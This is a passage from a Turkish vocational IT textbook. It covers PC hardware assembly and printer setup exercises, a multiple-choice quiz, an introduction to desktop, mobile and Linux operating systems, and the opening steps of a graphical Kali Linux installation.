Dış donanım birimlerinden HDMI, USB girişli klavye, yazıcı ve hoparlörleri bilgisayarda bulunan girişlere zorlamadan takmak önemlidir.

9. UYGULAMA

Dış donanım birimlerinden HDMI, USB girişli klavye ve yazıcı ile hoparlörün bilgisayara Görsel 3.34'teki bağlantılardan montajını aşağıdaki adımlar doğrultusunda gerçekleştiriniz.



Görsel 3.34: Dış donanım birimleri bağlantıları

1. Adım: HDMI kablosunun bir ucunu monitörün HDMI portuna, diğer ucunu ise ekran kartının HDMI portuna takarak monitörün güç kablosunu prize bağlayınız.

2. Adım: USB girişli klavye ve fareyi anakart arka panelindeki USB portlarına bağlayınız.

3. Adım: Yazıcının USB kablosunu anakart arka panelindeki boş bir USB portuna takınız.

4. Adım: Masaüstü hoparlörlerin 3,5 mm ses kablosunu anakart arka panelindeki ses çıkış portuna takınız.

SIRA SİZDE

Siz de anakart, işlemci, RAM, güç kaynağı, ekran kartı, SSD, HDD ve çeşitli dış donanımların (monitör, klavye, fare, yazıcı vb.) bağlantılarını yapınız.

İç ve dış donanım birimlerinin bilgisayara takıldıktan sonra çalışıp çalışmama durumlarının kontrolü yapılmalıdır.

10. UYGULAMA

İç (anakart, işlemci, RAM, güç kaynağı, ekran kartı, SSD, HDD vb.) ve çeşitli dış donanımların (monitör, klavye, fare, yazıcı vb.) bağlantısını aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Montaj işlemi öncesi statik elektrik önlemlerini (antistatik bileklik veya eldiven kullanmak gibi) alınız.

2. Adım: Anakartı kasanın içine yerleştirerek kasanın deliklerine uygun vidalarla sabitleyiniz.

3. Adım: İşlemciyi anakartta bulunan işlemci yuvasına doğru yönde yerleştirerek işlemci yuvasında bulunan kilit mekanizmasıyla sabitleyiniz.

4. Adım: İşlemciye termal macun sürüp, soğutucuyu işlemcinin üzerine yerleştirerek vidalarla anakarta sabitleyiniz.

5. Adım: Anakarttaki bellek slotlarına RAM modüllerini doğru yönde ve tamamen oturacak şekilde yerleştiriniz.

6. Adım: Güç kaynağını kasaya yerleştirerek anakarttaki güç konnektörlerine güç kablolarını bağlayınız.

7. Adım: PCIe slotuna ekran kartını yerleştirerek vidalarla sabitleyiniz.

8. Adım: Sabit diskleri kasadaki ilgili bölüme yerleştirerek SATA kablosunu sürücülerden anakartın SATA portlarına bağlayınız.

9. Adım: Klavye ile fareyi anakartın USB portlarına ve monitörü de ekran kartının video çıkış portuna bağlayınız.

10. Adım: Kablo bağlantılarını ve bileşenlerin sabitlendiğini kontrol ediniz.

11. Adım: Bilgisayarı güç kaynağına bağlayıp açarak çalıştırınız.

Yukarıda verilen adımlar farklı donanım model ve türüne göre değişkenlik gösterebilir. Bu nedenle donanımlara ilişkin kullanım kılavuzlarını incelemek gereklidir.

11. UYGULAMA

Yazıcı kurulumu kişisel ve kurumsal bilgisayarlar için sık gerçekleştirilen bir işlemdir. Bilgisayarınıza yazıcı kurma ve çıktı alma işlemini aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Yazıcıyı düzgün bir yüzeye yerleştirerek elektrik kaynağına bağlayıp çalıştırınız.

2. Adım: Yazıcının mürekkep kartuş veya tonerini doğru şekilde yerleştiriniz.

3. Adım: Yazıcıya kâğıt yerleştiriniz.

4. Adım: Yazıcıyla bilgisayarı USB kablosunun bir ucunu yazıcının USB portuna, diğer ucunu bilgisayarınızın USB portuna takarak bağlayınız (Eğer yazıcınız kablosuz özelliğe sahipse bilgisayarınızdaki Wi-Fi ayarlarını açarak yazıcınızın ağına bağlanınız.).

5. Adım: Yazıcının sürücüsünü varsa CD'sinden, yoksa üretici firmanın web sitesinden indirerek yükleyiniz.

6. Adım: Sürücünün yüklenmesi sonrasında yazıcıyı varsayılan olarak ayarlayınız.

7. Adım: Bilgisayarınızdan çıktısını alacağınız belgeyi açınız.

8. Adım: Dosya menüsündeki Yazdır seçeneğine tıklayınız.

9. Adım: Yazdırma ayarlarını (yazıcıdan almak istediğiniz kopya sayısı, yazdırılacak sayfalar, yazdırma rengi vb.) yapınız.

10. Adım: Yazdır düğmesine tıklayarak yazıcının belgeyi yazmasını bekleyiniz.

SIRA SİZDE

Dış donanım birimlerini (TV veya monitör, USB girişli klavye ve fare, yazıcı, masaüstü hoparlör vb.) kılavuzlarını okuyarak uygun şekilde laptopunuza bağlayınız.



ÖLÇME VE DEĞERLENDİRME

Aşağıdaki soruları dikkatlice okuyarak doğru cevabı işaretleyiniz.

1. Aşağıdakilerden hangisi bilgisayarın beyni olarak kabul edilen iç donanım birimidir?

A) Hard Disk Sürücü

B) Anakart

C) Merkezî İşlem Birimi (CPU)

D) Grafik İşlem Birimi (GPU)

E) Bellek (RAM)

2. Aşağıdakilerden hangisi bilgisayardaki çalışan uygulamaların saklandığı iç donanım birimidir?

A) Anakart

B) Hard Disk Sürücü

C) Merkezî İşlem Birimi (CPU)

D) Grafik İşlem Birimi (GPU)

E) Bellek (RAM)

3. Aşağıdakilerden hangisi bilgisayarda aşırı ısınmayı önlemek ve sistemin düzgün bir şekilde çalışmasını sağlamak için kullanılan iç donanım birimidir?

A) Bellek (RAM)

B) Merkezî İşlem Birimi (CPU)

C) Soğutma Sistemi

D) Hard Disk Sürücü

E) Anakart

4. Genellikle bir bilgisayar montajının ilk adımında kasaya hangi bileşen yerleştirilir?

A) Güç kaynağı

B) Hard disk

C) RAM

D) Anakart

E) Grafik kartı

5. CPU'nun altına monte edilerek bilgisayarın aşırı ısınmasını önleyen iç donanım birimi aşağıdakilerden hangisidir?

A) RAM
B) Soğutucu
C) Hard disk
D) Grafik kartı
E) Güç kaynağı

6. Bilgisayardaki belgeleri veya dosyaları fiziksel formatlara dönüştüren dış donanım birimi aşağıdakilerden hangisidir?

A) Hoparlör
B) Klavye
C) Monitör
D) Tarayıcı
E) Yazıcı

7. Bilgisayarın ağa veya internete bağlanmasını sağlayan dış donanım birimi aşağıdakilerden hangisidir?

A) Hoparlör
B) Klavye
C) Modem
D) Tarayıcı
E) Yazıcı

8. Bilgisayarın ağa veya internete kablolu olarak bağlanmasını sağlayan bağlantı türü aşağıdakilerden hangisidir?

A) DisplayPort
B) Ethernet
C) HDMI
D) USB
E) VGA

9. Aşağıdakilerden hangisi bilgisayardan monitöre yüksek çözünürlüklü video ve ses aktarımı için kullanılır?

A) Ethernet
B) VGA
C) USB Type-C
D) HDMI
E) 3,5 mm ses jakı

10. Kablosuz klavye veya fare için kullanılabilecek bağlantı türü aşağıdakilerden hangisidir?

A) Bluetooth
B) DisplayPort
C) Ethernet
D) HDMI
E) VGA

4. ÖĞRENME BİRİMİ

İŞLETİM SİSTEMLERİ



KONULAR

4.1. MASAÜSTÜ (KİŞİSEL BİLGİSAYAR) VE MOBİL İŞLETİM SİSTEMLERİ
4.2. SUNUCU İŞLETİM SİSTEMLERİ
4.3. SANALLAŞTIRMA
4.4. BULUT BİLİŞİM

NELER ÖĞRENECEKSİNİZ?

- İşletim sistemlerini açıklama
- Sunucu işletim sistemlerini açıklama
- Sanallaştırma teknolojisini açıklama
- Bulut bilişim teknolojisini açıklama

ANAHTAR KAVRAMLAR

Ağ, arşiv, bulut bilişim, dizin, dos komutu, dosya, grup, hipervizör, istemci, komut satırı, kullanıcı, kurulum, nano editör, powershell komutu, sanallaştırma, servis, sunucu, süreç yönetimi, yetki



HAZIRLIK ÇALIŞMALARI

1. Kişisel bilgisayarınızda kullanacağınız işletim sistemi seçiminde hangi faktörlerin etkili olduğunu düşünüyorsunuz? Düşüncelerinizi arkadaşlarınızla paylaşınız.
2. İşletim sisteminin bulut tabanlı olması size ne gibi avantajlar sunabilir? Arkadaşlarınızla değerlendirme yapınız.

4.1. MASAÜSTÜ (KİŞİSEL BİLGİSAYAR) VE MOBİL İŞLETİM SİSTEMLERİ


Bilgisayar, **donanım** ve **yazılım** olmak üzere iki temel bileşenden oluşur. Bilgisayar ve kullanıcı etkileşimi, **bilgisayar sistemini** oluşturur (Şekil 4.1). Bir bilgisayar sisteminin çalışabilmesi için donanım ile kullanıcı arasındaki iletişimi sağlayan ve donanım kaynaklarına doğrudan müdahale edebilen bir sistem yazılımına ihtiyaç vardır. Bu sistem yazılımına **işletim sistemi** adı verilir. Bir bilgisayar sisteminin verimliliği, donanım ve yazılım kaynaklarının kullanıcılar arasında adil bir biçimde paylaşılmasına bağlıdır. İşletim sistemi, donanım ve yazılım kaynaklarının paylaşılmasını kullanıcı isteklerine göre gerçekleştirir.



Şekil 4.1: Donanım, yazılım ve kullanıcı etkileşimi

Kullanıcılar, komut satırı arayüzü (CLI) veya grafik kullanıcı arayüzü (GUI) aracılığıyla işletim sistemine komutlar ve istekler gönderir. Bu komut ve istekler işletim sisteminin kullanıcıyla ilişkili bileşeni olan **kabuk (shell)** tarafından kabul edilir. İşletim sistemi, gelen istekleri işlem sırasına alarak gerçekleştirmeye çalışır. İşletim sistemi, işleme alınan istekle ilgili donanım birimiyle iletişime geçer. Bu iletişim, işletim sisteminin donanımla ilişkili bileşeni olan **çekirdek (kernel)** ile sağlanır (Şekil 4.2). İşletim sisteminin bir donanımla iletişim kurabilmesi için ilgili donanıma ait sürücü yazılıma sahip olması gerekir. Bu sürücü yazılımlar, bilgisayar donanımlarının işletim sistemine tanıtılmasını sağlar.

Gelişen teknolojinin etkisiyle işletim sistemleri sadece bilgisayarlarda değil cep telefonlarında, ağ cihazlarında, gömülü sistemlerde, video oyun konsollarında, akıllı televizyonlarda, giyilebilir teknolojilerde ve IoT cihazlara dönüşen ev eşyalarında kullanılır hâle geldi. Bu sayede işletim sisteminin kullanıldığı cihaz çeşitliliği arttı. Bu durum beraberinde farklı amaçlar için farklı işletim sistemlerinin geliştirilmesi ihtiyacını ortaya çıkardı (Görsel 4.1).




Şekil 4.2: İşletim sistemi bileşenleri



Görsel 4.1: İşletim sistemleri

4.1.1. İstemci ve Sunucu Mimarisi

İstemci-sunucu mimarisi bilgi işlem teknolojilerinde oldukça yaygın bir şekilde kullanılır. Bu mimarinin kullanıldığı ağlarda bulunan her bir bilgisayar, **istemci (client)** ve **sunucu (server)** rollerinden birini üstlenir. İstemci bilgisayarlar doğrudan sunucu bilgisayarlarla iletişim kurar. İstemciler, sunucudan hizmet veya veri isteğinde bulunur. Sunucu bu isteği işler ve ilgili istemciye cevap olarak gönderir (Görsel 4.2).



Görsel 4.2: İstemci ve sunucu mimarisi

Sunucular, yüksek işlem gücüne sahip ve merkezî olarak yönetilen bilgisayar sistemleridir. Sunucular, sahip oldukları kaynak ve verileri istemcilerle paylaşabilir. Hatta e-posta, web, dosya transferi gibi hizmetler sunucular tarafından istemcilere sağlanabilir. Sunucular, ağ kullanıcılarının isteklerine hizmet verebilmek için **sunucu işletim sistemlerini** kullanır. Hizmet veren sunucular; sunucu işletim sistemi üzerine kurulan hizmet yazılımlarına göre web sunucusu, mail sunucusu, dosya sunucusu, veri tabanı sunucusu, DNS sunucusu ve DHCP sunucusu şeklinde isimlendirilir.

İstemciler genellikle kullanıcılara ait bilgisayar, akıllı telefon, akıllı kol saati gibi cihazlardır. İstemcilerde cihazın türüne göre **masaüstü (kişisel bilgisayar) veya mobil işletim sistemleri** kullanılır. İstemciler, sunucuya istek göndererek sunucudan hizmet alır. Kullanıcıların etkileşimde bulunduğu web tarayıcı, e-posta istemcisi, FTP istemcisi gibi uygulamalar istemci tarafında çalışır.

4.1.2. Mobil İşletim Sistemleri

Günümüzde kullanılan mobil teknolojiler daha çok taşınabilir ve giyilebilir cihazlardan oluşur (Görsel 4.3). Gelişen mobil teknolojiler ve artan internet bağlantı hızları insanların ihtiyaçlarını sanal dünyadan karşılamaya teşvik eder. Bu duruma sosyal medya, internet bankacılığı, e-ticaret, anlık mesajlaşma uygulamaları gibi çeşitli hizmetlerin yaygın kullanımı örnek verilebilir. Mobil cihazların bu hizmetleri sağlarken sistem kaynaklarını en az seviyede kullanması ve daha az enerji tüketmesi son derece önemlidir. Mobil cihazlardaki kaynak ve enerji yönetimi **mobil işletim sistemleri** aracılığıyla gerçekleştirilir.



Görsel 4.3: Mobil cihazlar

Mobil işletim sistemleri taşınabilir ve giyilebilir cihazların enerji tüketimini optimize etmek, pil ömrünü uzatmak ve performansını dengelemek için gelişmiş enerji yönetimi özelliklerine sahiptir. Bu gelişmiş özellikler sayesinde uygulamaların arka planda çalışması sınırlandırılabilir, kullanılmayan sensörler kapatılıp gerektiğinde açılabilir ve ekran parlaklığı düzenlenebilir. Tüm bu önlemler mobil cihazların performansını olumsuz yönde etkilemeden gerçekleşir. Mobil cihazların ve uygulamaların verimliliği, kararlı çalışan ve güncelliğini koruyan mobil işletim sistemleriyle sağlanır. Varlığını sürdüren güncel ve popüler mobil işletim sistemlerine Android, iOS, HarmonyOS, KaiOS ve Tizen örnek verilebilir.

Android İşletim Sistemi: Linux çekirdeği temel alınarak oluşturulmuş açık kaynak kodlu ve ücretsiz bir mobil işletim sistemidir (Görsel 4.4). Android, açık kaynak yapısı nedeniyle cihaz üreticileri tarafından daha çok tercih edilir.



Görsel 4.4: Android logosu

İlk Android işletim sistemi olan Android 1.0 (Android Alpha) Eylül 2008'de piyasaya sürülmüş ve bu tarihten itibaren sürekli geliştirilmiş ve güncellenmiştir.

Android işletim sistemi mimarisi beş bölümden oluşur. Bu bölümler şunlardır:

- Linux Çekirdeği (Kernel)
- Android Runtime (Sanal Makine)
- Sistem Kütüphaneleri
- Uygulama Çerçevesi (Framework)
- Yerleşik Uygulamalar



Android işletim sistemi mimarisini ve kısımlarını araştırınız. Araştırma sonucunuzu arkadaşlarınız ve öğretmeninizle paylaşınız.

iOS İşletim Sistemi: Apple tarafından geliştirilen Unix tabanlı çekirdek üzerine inşa edilmiş kapalı kaynak kodlu bir mobil işletim sistemidir. iOS işletim sistemi sadece bu firmanın ürettiği mobil cihazlarda kullanılır (Görsel 4.5). Apple, iOS işletim sistemini kendi donanım ve yazılım entegrasyonuyla optimize ederek özelleştirir. Bu özelleştirilmiş işletim sistemi yalnızca Apple'ın kendi cihazlarına önceden yüklenmiş olarak sunulur. Apple bu özelliği ile iOS işletim sistemi ve cihazlarının üzerindeki tam kontrolü koruyarak ürünlerinin güvenliğini ve bütünlüğünü sağlar.



Görsel 4.5: iOS işletim sistemi

İlk iOS işletim sistemi olan iOS 1 (iPhone OS 1) Haziran 2007'de dünyaya tanıtılmış ve bu tarihten itibaren sürekli geliştirilip güncellenmiştir.

iOS işletim sistemi mimarisi dört katmandan oluşur. Bu katmanlar şunlardır:

- Core OS Katmanı
- Core Servis Katmanı
- Medya Katmanı
- Cocoa Touch (Uygulama) Katmanı



iOS işletim sistemi mimarisini ve katmanlarını araştırınız. Araştırma sonucunuzu arkadaşlarınız ve öğretmeninizle paylaşınız.

iOS işletim sistemi güvenlik ve kullanıcı deneyimi amacıyla tasarlanmıştır. Herhangi bir mobil uygulama yüklenmesi durumunda yalnızca kendi online mağazası olan AppStore kullanılır. Bu durum, kullanıcıların daha güvenli ve kontrol edilebilir bir ortamda uygulama indirip kullanmasını sağlamak amacıyla alınan bir önlemdir.

Apple, iOS işletim sistemini düzenli olarak güncelleyerek güvenlik açıklarına karşı daha hızlı önlemler alır. iOS; kısıtlı arka plan özelliği, güçlü şifreleme teknolojileri ve kapalı ekosistemiyle daha az saldırıya maruz kalır.

Son yıllarda bulut tabanlı hizmetlerin kullanımı artış göstermiştir (Görsel 4.6). iCloud gibi bulut sistemlerinde yaşanan veri sızıntıları kullanıcılar için güvenlik riski oluşturur. Bu tür sızıntılar kullanıcıların hassas verilerinin yetkisiz kişilerin eline geçmesine yol açabilir. Bulut tabanlı hizmetlerin güvenliği hizmet sağlayıcıların aldığı güvenlik önlemlerine ve kullanıcıların bilinçli davranışlarına bağlıdır.



Görsel 4.6: iCloud bulut hizmeti

HarmonyOS: Huawei tarafından Nesnelerin İnterneti (IoT) teknolojisi için geliştirilen ve çeşitli Huawei cihazlarında kullanılan bir mobil işletim sistemidir. Android tabanlı olmayan cihazlarda alternatif olarak kullanılması amaçlanır.

KaiOS: Düşük bütçeli akıllı telefonlar ile tuş takımı özellikli telefonlar için geliştirilen Linux tabanlı ve düşük güç tüketimli bir mobil işletim sistemidir.

Tizen: Linux tabanlı bir mobil işletim sistemidir. Akıllı televizyonlarda ve giyilebilir cihazlarda kullanılır.

4.1.3. Linux İşletim Sistemleri



Görsel 4.7: Tux, Linux çekirdeğinin resmî marka karakteridir.

Linux, gönüllü yazılım geliştirme topluluğu tarafından geliştirilen, birçok platformda çalışan, çoklu görev desteği sunan, çok kullanıcılı yapısı olan ve açık kaynak kodlu bir işletim sistemi çekirdeğidir (Görsel 4.7). Linux, Unix işletim sistemi tasarım ilkelerinden esinlenerek geliştirildiği için Unix benzeri bir mimariye sahiptir. Bu benzerlik; komut satırı arayüzü, dosya sistemi düzeni, çoklu kullanıcı, çoklu görev desteği gibi özelliklerde görülebilir. Linux çekirdeği 1991 yılında **Linus Torvalds** tarafından Unix kaynak kodu kullanılmadan sıfırdan yazılmıştır. Linux bu özelliği ile Unix'in bir türevi olmadığını gösterir.

Linux terimi ilk başlarda geliştirilen çekirdek (kernel) için kullanılır ancak bugün, Linux çekirdeği ve onun etrafında oluşturulan çeşitli yazılımların bütün olarak ifade edildiği bir işletim sistemi anlamında kullanılır. Linux terimindeki bu değişim, Linux çekirdeğinin kendisiyle sınırlı kalmayarak **GNU Projesi**'nin katkılarıyla zenginleştirilmiş olmasından kaynaklanır. Bu nedenle özgür yazılım felsefesini benimseyen topluluklar Linux işletim sistemine **GNU/Linux** adını verir.

Şu anki Linux, aslında GNU Projesi'nin bir ürünüdür. GNU'nun açılımı **G**NU's **N**ot **U**nix (GNU, Unix değildir.) olarak ifade edilir.



GPL, dört temel özgürlük üzerine inşa edilmiştir. Bu dört temel özgürlüğü araştırınız. Araştırma sonucunuzu arkadaşlarınız ve öğretmeninizle tartışınız.


Linux hem bireysel kullanıcılar hem de kurumsal ortamlar için geniş bir kullanım alanına sahiptir. Çeşitli dağıtımlar aracılığıyla sunulan farklı arayüz ve özelleştirilmiş yazılımlar sayesinde Linux, farklı beklentilere ve ihtiyaçlara hitap eder. Linux'un esnekliği, performansı, güvenlik özellikleri, açık kaynak yapısı ve güçlü topluluk desteği onu birçok kullanıcının tercih ettiği bir işletim sistemi hâline getirir.

Açık kaynak geliştirici toplulukları tarafından birçok Linux dağıtımı geliştirilir (Görsel 4.8).



Görsel 4.8: Linux dağıtımları

Masaüstü ve güvenlik kategorisindeki Linux dağıtımlarından bazıları Şema 4.1'de gösterilmiştir.



Şema 4.1: Linux dağıtımları

Masaüstü işletim sistemlerine örnek olarak verilen bazı Linux dağıtımları ile ilgili detaylar Tablo 4.1'de verilmiştir.

Tablo 4.1: Linux Dağıtımları

Dağıtım Logosu	Dağıtım Adı	Dağıtım Detayı
	**Debian**	Açık kaynak ilkelerine bağlılık, güçlü paket yönetimi, stabilite ve güvenlik odaklı yaklaşım, geniş donanım desteği ve topluluk katkılarıyla öne çıkan bir Linux dağıtımıdır. Gelişmiş bir paket yönetimi sistemi olan APT'yi (Advanced Package Tool) kullanır. APT, kullanıcılara yazılım kurma, güncelleme ve kaldırma gibi işlemleri kolayca gerçekleştirme imkânı sunar.
	**ubuntu**	En çok kullanılan Linux dağıtımlarından biridir. Kullanıcı dostu arayüzü, geniş yazılım deposu, özelleştirilmiş sürümleri ve çeşitli özellikleriyle yaygın olarak tercih edilen bir dağıtımdır. Kubuntu, Xubuntu, Zorin OS ve Linux Mint ubuntu'nun farklı masaüstü ortamlarıyla özelleştirilmiş dağıtımlarıdır. Bu dağıtımlar farklı masaüstü deneyimleri sunmak için geliştirilmiştir.
	**Pardus**	Ülkemizdeki kamu kuruluşları ile kullanıcıların ihtiyaçlarına cevap vermek ve yazılım alanında dışa bağımlılığı azaltmak için TÜBİTAK tarafından geliştirilen bir Linux dağıtımıdır. Kullanıcı dostu arayüzü, güncel paket deposu, Türkçe dil desteği ve yerel yazılım uygulamalarıyla öne çıkan bir dağıtımdır.
	**Kali Linux**	Siber güvenlik ve sızma (penetrasyon) testleri için özel olarak tasarlanmış bir Linux dağıtımıdır. Kali Linux, güncel ve test edilmiş siber güvenlik araçlarını tek bir platformda sunar. Kali işletim sistemi bu yönüyle siber güvenlik uzmanlarının ve etik hackerların etkili bir şekilde çalışmasına olanak tanır.
	**Parrot OS**	Sızma testi adli bilişim, tersine mühendislik ve anonimlik için tasarlanmış birçok yardımcı programı içeren, güvenlik ve gizlilik odaklı bir Linux dağıtımıdır.
	**Red Hat Enterprise Linux (RHEL)**	İş dünyası ve kurumsal kullanıcılar için tasarlanmış güvenilir, istikrarlı ve desteklenen bir Linux dağıtımıdır. İşletmeler için önemli olan güvenlik, destek ve performans gereksinimlerini karşılamak üzere tasarlanır. RHEL, resmî destek ve hizmetler sağlayan ücretli bir işletim sistemidir. RHEL, ticari pazara yönelik bir Linux dağıtımıdır.
	**CentOS**	Red Hat Enterprise Linux (RHEL) kaynak kodları kullanılarak oluşturulan bir dağıtımdır. Bu yönüyle CentOS, RHEL'in özelliklerine ve paketlerine sahiptir. CentOS, işletmelerin RHEL ile benzer deneyim elde etmelerini ücretsiz bir şekilde sağlar.
	**Arch Linux**	Yetkin Linux kullanıcılarını hedefleyen, bağımsız olarak geliştirilen, etkili paket yönetimi ve minimalist yaklaşımıyla öne çıkan bir dağıtımdır. Hızlı, kararlı ve güncel bir dağıtım olan Arch Linux, **pacman** adı verilen bir paket yöneticisine sahiptir.

manjaro	**Manjaro Linux**	Arch Linux tabanlı, hızlı, kullanıcı dostu ve masaüstü odaklı bir dağıtımdır.
openSUSE	**openSUSE**	Kullanıcı dostu arayüzü sayesinde yeni başlayanlar için ideal bir Linux dağıtımıdır. Esnek yapılandırma seçenekleri, güçlü paket yönetimi, zengin yazılım deposu, topluluk desteği ve grafiksel sistem yönetimi öne çıkan özelliklerindendir.
slackware	**Slackware Linux**	Geleneksel ve sade bir yaklaşımı benimseyen teknolojik karmaşıklığı minimumda tutarak kullanıcılara daha temel ve el ile yönetilebilir bir işletim sistemi deneyimi sunan Linux dağıtımıdır.
gentoo linux	**Gentoo Linux**	Yazılım geliştiricileri ile ağ profesyonellerine yönelik çok yönlü, hızlı ve tamamen ücretsiz bir Linux dağıtımıdır. Diğer Linux dağıtımlarından farklı olarak kendine özgü bir derleme tabanlı paket yönetimi sistemine sahiptir. Bu dağıtım kullanıcılara yazılımı kaynak kodundan derleyerek kurma ve yapılandırma esnekliği sunar.

4.1.3.1. Linux İşletim Sistemi Kurulumu

Bu öğrenme biriminde Linux masaüstü işletim sistemlerinden güvenlik kategorisinde yer alan **Kali Linux** işletim sistemi kullanılacaktır.

1. UYGULAMA

Kali Linux kurulumunu aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Kali Linux işletim sistemi ISO dosyasını indiriniz (Görsel 4.9).



Görsel 4.9: Kali Linux ISO dosyasını indirme

2. Adım: İndirilen disk görüntüsü ile önyüklenebilir bir USB bellek hazırlayınız.

3. Adım: Hazırladığınız USB belleği takarak bilgisayarınızı yeniden başlatınız.

4. Adım: Bilgisayarın BIOS ayarlarına girip **ilk açılış aygıtını** USB olarak değiştiriniz (BIOS ayarları yapıldıktan sonra bilgisayar yeniden başlayarak kurulum ekranı açılır.).

5. Adım: Kali Linux kurulum menüsünden **Graphical install** seçimini yapınız (Görsel 4.10).



Görsel 4.10: Grafiksel kuruluma başlama

6. Adım: Dil seçimini yapınız (Görsel 4.11).



Görsel 4.11: Dil seçimini yapma

7. Adım: Konum seçimini yapınız (Görsel 4.12).




Görsel 4.12: Konum seçimini yapma

8. Adım: Klavye seçimini yapınız (Görsel 4.13).



Görsel 4.13: Klavye seçimini yapma

9. Adım: Ek bileşenler yüklenirken bekleyiniz (Görsel 4.14).



Görsel 4.14: Ek bileşenlerin yüklenmesi

10. Adım: Makine adını giriniz (Görsel 4.15).




Görsel 4.15: Makine adını belirleme

11. Adım: Alan adını boş bırakınız (Görsel 4.16).



